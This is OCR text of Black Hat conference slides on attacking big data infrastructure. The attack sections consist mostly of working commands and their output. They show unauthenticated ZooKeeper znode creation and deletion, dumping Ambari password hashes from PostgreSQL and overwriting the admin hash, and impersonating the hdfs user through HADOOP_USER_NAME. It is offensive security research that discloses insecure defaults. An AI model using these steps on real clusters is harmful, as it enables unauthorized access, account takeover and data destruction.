
THE UNBELIEVABLE INSECURITY OF THE BIG DATA STACK

AN OFFENSIVE APPROACH TO ANALYZING HUGE AND COMPLEX INFRASTRUCTURES

SHEILA A. BERTA (@UnaPibaGeek)

WHO AM I?




SHEILA A. BERTA (@UnaPibaGeek)

Head of Security Research at Dreamlab Technologies (Swiss Infosec Company)

- Offensive Security Researcher - I like to break everything :)
- Developer in ASM (Microcontrollers / x86/x64), C/C++, Python and Go
- RE, Hardware Hacking & Exploit Development
- DCA, CKA, CKAD, CKS (Cloud Native Specialist)
- Speaker at BH USA Briefings (x4), DEF CON (x4), HITB, SCSD & more

LAYERS OF THE BIG DATA STACK

1. Data Ingestion
2. Data Storage
3. Data Processing
4. Data Access
5. Cluster Management




DREAMLAB TECHNOLOGIES

black hat

LAYERS OF THE BIG DATA STACK

1. Data Ingestion
2. Data Storage
3. Data Processing
4. Data Access
5. Cluster Management

BIG DATA ARCHITECTURES



THE ANALYSIS METHODOLOGY

- CLUSTER MANAGEMENT
- DATA INGESTION
- DATA STORAGE
- DATA PROCESSING
- DATA ACCESS

Analysis of the management layer's components. E.g.: Zookeeper, Ambari, etc.

Analysis of the data ingestion's components. E.g.: Flume, Kafka, Kinesis, Sqoop, etc.

Analysis of the data storage's components. E.g.: HDFS and HDFS-based storage, S3, etc.

Analysis of the data processing's components. E.g.: Spark, Storm, Flink, etc.

Analysis of the data access' components. E.g.: Impala, Presto, Druid, etc.

DREAMLAB TECHNOLOGIES


black hat

01


MANAGEMENT LAYER

UNVEILING THE INSECURITY OF ZOOKEEPER AND AMBARI:
ATTACKING THE CLUSTER'S HEART

ZOOKEEPER ARCHITECTURE AND PORTS




```
Nmap scan report for 192.168.162.100
Host is up (0.53s latency).

PORT      STATE SERVICE       VERSION
2181/tcp  open  zookeeper     Zookeeper 3.4.6-315--1 (Built on 08/23/2019)
3888/tcp  open  ciphire-serv?
5432/tcp  open  postgresql    PostgreSQL DB
8080/tcp  open  http-proxy
8440/tcp  open  ssl/unknown
8441/tcp  open  ssl/unknown
8670/tcp  open  unknown
9000/tcp  open  cslistener?
9060/tcp  open  http          Jetty 9.4.18.v20190429
9440/tcp  open  ssl/http      Jetty 9.2.11 or older
9441/tcp  open  ssl/unknown
40826/tcp open  rmiregistry   Java RMI
43990/tcp open  unknown
46744/tcp open  unknown
```



DREAMLAB TECHNOLOGIES

black hat

ATTACKING ZOOKEEPER

https://zookeeper.apache.org/releases.html#download

```
./zkCli.sh -server <node_ip>:2181
```

```
🚀 bin pwd
/Users/shei/Tools/apache-zookeeper-3.7.0/bin
🚀 bin ls
README.txt            zkEnv.sh              zkSnapShotToolkit.sh
zkCleanup.sh          zkServer-initialize.sh zkSnapshotComparer.cmd
zkCli.cmd             zkServer.cmd          zkSnapshotComparer.sh
zkCli.sh              zkServer.sh           zkTxnLogToolkit.cmd
zkEnv.cmd             zkSnapShotToolkit.cmd zkTxnLogToolkit.sh
🚀 bin ./zkCli.sh -server 192.168.162.100:2181
/opt/homebrew/opt/openjdk/bin/java
Connecting to 192.168.162.100:2181
```

```
[zk: 192.168.162.100:2181(CONNECTED) 0] help
ZooKeeper -server host:port -client-configuration properties-file cmd args
        addWatch [-m mode] path # optional mode is one of [PERSISTENT, PERSISTENT_RECURSIVE] -
default is PERSISTENT_RECURSIVE
        addauth scheme auth
        close
        config [-c] [-w] [-s]
        connect host:port
        create [-s] [-e] [-c] [-t ttl] path [data] [acl]
        delete [-v version] path
        deleteall path [-b batch size]
        delquota [-n|-b] path
        get [-s] [-w] path
        getAcl [-s] path
        getAllChildrenNumber path
        getEphemerals path
        history
        listquota path
        ls [-s] [-w] [-R] path
        printwatches on|off
        quit
        reconfig [-s] [-v version] [[-file path] | [-members serverID=host:port1:port2;port3[,.
..]*]] | [-add serverId=host:port1:port2;port3[,...]]* [-remove serverId[,...]*]
        redo cmdno
        removewatches path [-c|-d|-a] [-l]
        set [-s] [-v version] path data
        setAcl [-s] [-v version] [-R] path acl
        setquota -n|-b val path
        stat [-w] path
        sync path
        version
```

ATTACKING ZOOKEEPER

BROWSE ZNODES

ls and get commands

```
[zk: 192.168.162.100:2181(CONNECTED) 4] ls /
[admin, ambari-metrics-cluster, atsv2-hbase-unsecure, brokers, cluster, config,
consumers, controller_epoch, hadoop, hadoop-ha, hiveserver2, hiveserver2-leader,
 isr_change_notification, latest_producer_id_block, log_dir_event_notification,
rmstore, zookeeper]
```

CREATE ZNODES

create ./znode_path new_config_data

```
[zk: 192.168.162.100:2181(CONNECTED) 1] create /hacked fake_config
Created /hacked
[zk: 192.168.162.100:2181(CONNECTED) 2] get /hacked
fake_config
[zk: 192.168.162.100:2181(CONNECTED) 3]
```

EDIT ZNODES

set ./znode_path config_data_edit


```
[zk: 192.168.162.100:2181(CONNECTED) 3] set /hacked fake_config_edit
[zk: 192.168.162.100:2181(CONNECTED) 4] get /hacked
fake_config_edit
[zk: 192.168.162.100:2181(CONNECTED) 5]
```

DELETE ZNODES

delete ./znode_path

```
[zk: 192.168.162.100:2181(CONNECTED) 7] delete /hadoop
[zk: 192.168.162.100:2181(CONNECTED) 8] get /hadoop
org.apache.zookeeper.KeeperException$NoNodeException: KeeperErrorCode = NoNode
for /hadoop
[zk: 192.168.162.100:2181(CONNECTED) 9]
```

THE SECOND DOOR OF AMBARI




```
~ psql -h 192.168.162.100 -p 5432 -U ambari
Password for user ambari:
psql (13.1, server 9.2.24)
Type "help" for help.

ambari=> \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 ambari    | postgres | UTF8     | en_US.utf-8 | en_US.utf-8 | =Tc/postgres         +
           |          |          |             |             | postgres=CTc/postgres+
           |          |          |             |             | ambari=CTc/postgres
```

```
ambari | topology_request          | table | ambari
ambari | upgrade                   | table | ambari
ambari | upgrade_group             | table | ambari
ambari | upgrade_history           | table | ambari
ambari | upgrade_item              | table | ambari
ambari | user_authentication       | table | ambari
ambari | users                     | table | ambari
ambari | viewentity                | table | ambari
ambari | viewinstance              | table | ambari
ambari | viewinstancedata          | table | ambari
ambari | viewinstanceproperty      | table | ambari
```

DREAMLAB TECHNOLOGIES

black hat

THE SECOND DOOR OF AMBARI

01

```
ambari=> SELECT users.user_id,users.user_name,user_authentication.authentication_key FROM users
ambari-> INNER JOIN user_authentication
ambari-> ON users.user_id = user_authentication.user_id;
 user_id | user_name |                          authentication_key
---------+-----------+------------------------------------------------------------------------------
       1 | admin     | 8206f3e08f3e824422ca94d1bb202281d02225686dd9945df20018517cf8df045568e20e1b6f9f9f
       3 | cyobs     | 1a0edffc271d2dd35c8c76b378ca66190f5ed9f1ff340c90d029632b9cde6523da26ba0f9a96a4ee
(2 rows)
```

02

```
-- The authentication_key value is the salted digest of the password: admin
INSERT INTO user_authentication(user_authentication_id, user_id, authentication_type, authentication_key, create_time, update_time)
  SELECT 1, 1, 'LOCAL', '538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29ddbb6f2b1033b81b00', CAST (extract(epoch FROM
```

03

```
ambari=> UPDATE user_authentication
SET authentication_key = '538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29ddbb6f2b1033b81b00'
WHERE user_id = 1;
UPDATE 1
ambari=> SELECT users.user_id,users.user_name,user_authentication.authentication_key FROM users
INNER JOIN user_authentication
ON users.user_id = user_authentication.user_id;
 user_id | user_name |                          authentication_key
---------+-----------+------------------------------------------------------------------------------
       3 | cyobs     | 1a0edffc271d2dd35c8c76b378ca66190f5ed9f1ff340c90d029632b9cde6523da26ba0f9a96a4ee
       1 | admin     | 538916f8943ec225d97a9a86a2c6ec0818c1cd400e09e03b660fdaaec4af29ddbb6f2b1033b81b00
(2 rows)
```

DREAMLAB TECHNOLOGIES


black hat


02

STORAGE LAYER


INSECURITY IN THE DATA STORAGE LAYER: ABUSING HADOOP RPC/IPC

HADOOP ARCHITECTURE






HADOOP IPC/RPC



CRAFTING HADOOP XML FILES

```
<configuration xmlns:xi="http://www.w3.org/2001/XInclude">

    <property>
      <name>fs.defaultFS</name>
      <value>hdfs://NAMESPACE</value>
      <final>true</final>
    </property>

</configuration>
```

core-site
xml



DREAMLAB
TECHNOLOGIES


black hat

CRAFTING HADOOP XML FILES


```
<configuration  xmlns:xi="http://www.w3.org/2001/XInclude">

    <property>
      <name>dfs.nameservices</name>
      <value>NAMESPACE</value>
    </property>

    <property>
      <name>dfs.ha.namenodes.NAMESPACE</name>
      <value>NAMENODE1-ID,NAMENODE2-ID</value>
    </property>

    <property>
      <name>dfs.namenode.rpc-address.NAMESPACE.NAMENODE1-ID</name>
      <value>NAMENODE1-DNS:8020</value>
    </property>

    <property>
      <name>dfs.client.failover.proxy.provider.NAMESPACE</name>
      <value>org.apache.hadoop.hdfs.server.namenode.ha.ConfiguredFailoverProxyProvider</value>
    </property>

</configuration>
```

hdfs-site
xml

CRAFTING HADOOP XML FILES



hdfs-site
xml





DREAMLAB TECHNOLOGIES

black hat

CRAFTING HADOOP XML FILES

```
<configuration  xmlns:xi="http://www.w3.org/2001/XInclude">">

    <property>
      <name>mapreduce.jobhistory.address</name>
      <value>NAMENODE-DNS:10020</value>
    </property>

</configuration>
```







CRAFTING HADOOP XML FILES

```
<configuration  xmlns:xi="http://www.w3.org/2001/XInclude">

    <property>
      <name>yarn.resourcemanager.address</name>
      <value>NAMENODE-DNS:8050</value>
    </property>

    <property>
      <name>yarn.resourcemanager.hostname</name>
      <value>NAMENODE-DNS</value>
    </property>

</configuration>
```

yarn-site
xml





DREAMLAB TECHNOLOGIES

black hat

REMOTELY COMPROMISING HADOOP VIA IPC/RPC

Dockerfile

```
FROM centos:7

RUN yum -y update
RUN yum install -y wget

RUN wget --no-cookies --no-check-certificate --header "Cookie:
oraclelicense=accept-securebackup-cookie" https://javadl.oracle.com/webapps/download/
GetFile/1.8.0_281-b09/89d678f2be164786b292527658ca1605/linux-i586/
jdk-8u281-linux-aarch64.rpm

RUN rpm -ivh jdk-8u281-linux-aarch64.rpm

WORKDIR /opt

RUN wget https://archive.apache.org/dist/hadoop/common/hadoop-3.2.2/hadoop-3.2.2.tar.gz
RUN tar xvf hadoop-3.2.2.tar.gz

ENV JAVA_HOME=/usr/java/jdk1.8.0_281-aarch64
ENV JRE_HOME=/usr/java/jdk1.8.0_281-aarch64/jre
ENV PATH="/opt/hadoop-3.2.2/bin:${PATH}"

CMD ["hadoop", "version"]
```

REMOTELY COMPROMISING HADOOP VIA IPC/RPC

```
$ docker image build -t hadoop_lab .
$ docker container run -it --name hadoop-lab --net=host hadoop_lab /bin/bash


[root@docker]# mkdir config && cd config # Place the xml files in this directory
[root@docker]# cp /opt/hadoop-3.2.2/etc/hadoop/log4j.properties ./


[root@docker]# vi /etc/hosts

# Example:
192.168.162.110  c2100-hadoopmaster.c2100-hadoopmaster.localdomain
192.168.162.111  c2100-hadoopresman.c2100-hadoopresman.localdomain
```

DREAMLAB
TECHNOLOGIES

black hat

REMOTELY COMPROMISING HADOOP VIA IPC/RPC

```
[root@docker]# hadoop --config . fs -ls /
```

```
[root@docker-desktop config]# hadoop --config . fs -ls /
Found 11 items
drwxr-xr-x   - hdfs   hdfs          0 2020-12-13 21:42 /apps
drwxr-xr-x   - hdfs   hdfs          0 2020-12-02 14:56 /atsv2
drwxrwxrwx   - cyobs  hdfs          0 2021-03-18 13:41 /cyobsdata
drwxr-xr-x   - mapred hadoop        0 2021-01-08 18:34 /data
drwxr-xr-x   - hdfs   hdfs          0 2020-12-02 14:56 /hdp
drwxr-xr-x   - hdfs   hdfs          0 2021-03-18 03:09 /jars
drwxr-xr-x   - mapred hdfs          0 2020-12-02 14:56 /mapred
drwxrwxrwx   - spark  hadoop        0 2021-04-20 19:24 /spark2-history
drwxrwxrwx   - hdfs   hdfs          0 2021-02-23 16:29 /tmp
drwxr-xr-x   - hdfs   hdfs          0 2020-12-15 14:05 /user
drwxr-xr-x   - hdfs   hdfs          0 2020-12-02 15:17 /warehouse
[root@docker-desktop config]#
```

```
[root@docker-desktop config]# hadoop --config . fs -mkdir /hacked
mkdir: Permission denied: user=root, access=WRITE, inode="/":hdfs:hdfs:drwxr-xr-x
[root@docker-desktop config]#
```

IMPERSONATING HADOOP USERS

```
[root@docker]# HADOOP_USER_NAME=hdfs hadoop --config . fs -mkdir /hacked
```

```
[root@docker-desktop config]# HADOOP_USER_NAME=hdfs hadoop --config . fs -mkdir /hacked
[root@docker-desktop config]# hadoop --config . fs -ls /
Found 12 items
drwxr-xr-x   - hdfs   hdfs            0 2020-12-13 21:42 /apps
drwxr-xr-x   - hdfs   hdfs            0 2020-12-02 14:56 /atsv2
drwxrwxrwx   - cyobs  hdfs            0 2021-03-18 13:41 /cyobsdata
drwxr-xr-x   - mapred hadoop          0 2021-01-08 18:34 /data
drwxr-xr-x   - hdfs   hdfs            0 2021-07-04 22:56 /hacked
drwxr-xr-x   - hdfs   hdfs            0 2020-12-02 14:56 /hdp
